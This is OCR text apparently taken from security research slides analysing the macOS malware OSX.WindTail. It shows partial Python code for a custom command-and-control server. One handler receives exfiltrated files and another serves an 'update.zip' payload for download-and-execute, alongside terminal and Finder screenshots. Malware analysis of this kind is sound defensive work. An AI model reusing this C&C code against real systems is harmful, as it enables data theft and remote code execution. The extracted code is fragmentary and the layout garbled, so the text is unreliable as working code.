



OSX.WINDTAIL

custom C&C server: file exfiltration

```
01  from BaseHTTPServer import BaseHTTPRequestHandler, HTTPServer
02
03  def run(server_class=HTTPServer, handler_class=Handler):
04    httpd = server_class(('', 80), handler_class)
05    httpd.serve_forever()
06
07  class Handler(BaseHTTPRequestHandler):
08
09    def do_POST(self):
10      boundary = self.headers.plisttext.split("=")[1]
11      remainbytes = int(self.headers['content-length'])
12
13      fn = re.findall(r'.*name="vast"; filename="(.*)"', line)
14      fn = os.path.join('/tmp/exfil', fn[0])
15
16      out = open(fn, 'wb')
17      out.write(self.rfile.readline())
```

c&c logic: file exfil


windtail — Python — 130×36
sh-3.2# python server.py
Starting OSX.WindTail C&C Server...


exfil
Name

OSX.WINDTAIL


custom C&C server: download & execute


```
01  def do_GET(self):
02
03    #request for file name
04    if 'runs=tup' in self.path:
05      self.wfile.write('update.zip')
06
07    #request for file contents
08    elif 'update.zip' in self.path:
09      with open('update.zip', mode='rb') as file:
10        self.wfile.write(file.read())
```

1. request: file name
   (we pass back "update.zip")

2. request: file contents

c&c logic: download & execute




Mac OS X
Terminal Shell Edit View Window Help
Mon 6:54 PM
Library
Search
Library
Library
Name
Date Modified
Size
Kind
Family Sep 25, 2017 at 9:01 PM -- Folder
Favorites Sep 24, 2017 at 8:36 AM -- Folder
FileProvider Jan 16, 2019 at 7:31 PM -- Folder
Final_Presentation Today at 12:53 PM 675 KB Application
FontCollections Sep 24, 2017 at 8:36 AM -- Folder
Fonts Jul 8, 2019 at 3:22 PM -- Folder
Group Containers Jan 16, 2019 at 6:26 PM -- Folder
HomeKit May 14, 2019 at 9:18 PM -- Folder
IdentityServices Jul 7, 2019 at 11:54 AM -- Folder
iMovie Sep 24, 2017 at 8:36 AM -- Folder
Input Methods Sep 24, 2017 at 8:36 AM -- Folder
Internet Plug-Ins Sep 24, 2017 at 8:36 AM -- Folder
Keyboard Today at 6:47 PM -- Folder
Keyboard Layouts Sep 24, 2017 at 8:36 AM -- Folder
KeyboardServices Jan 16, 2019 at 10:26 AM -- Folder
Keychains Today at 4:22 AM -- Folder
LanguageModeling Jul 7, 2019 at 11:56 AM -- Folder
windtail — Python — 159×20
sh-3.2# python server.py
Starting OSX.WindTail C&C Server...


OSX.WINDTAIL

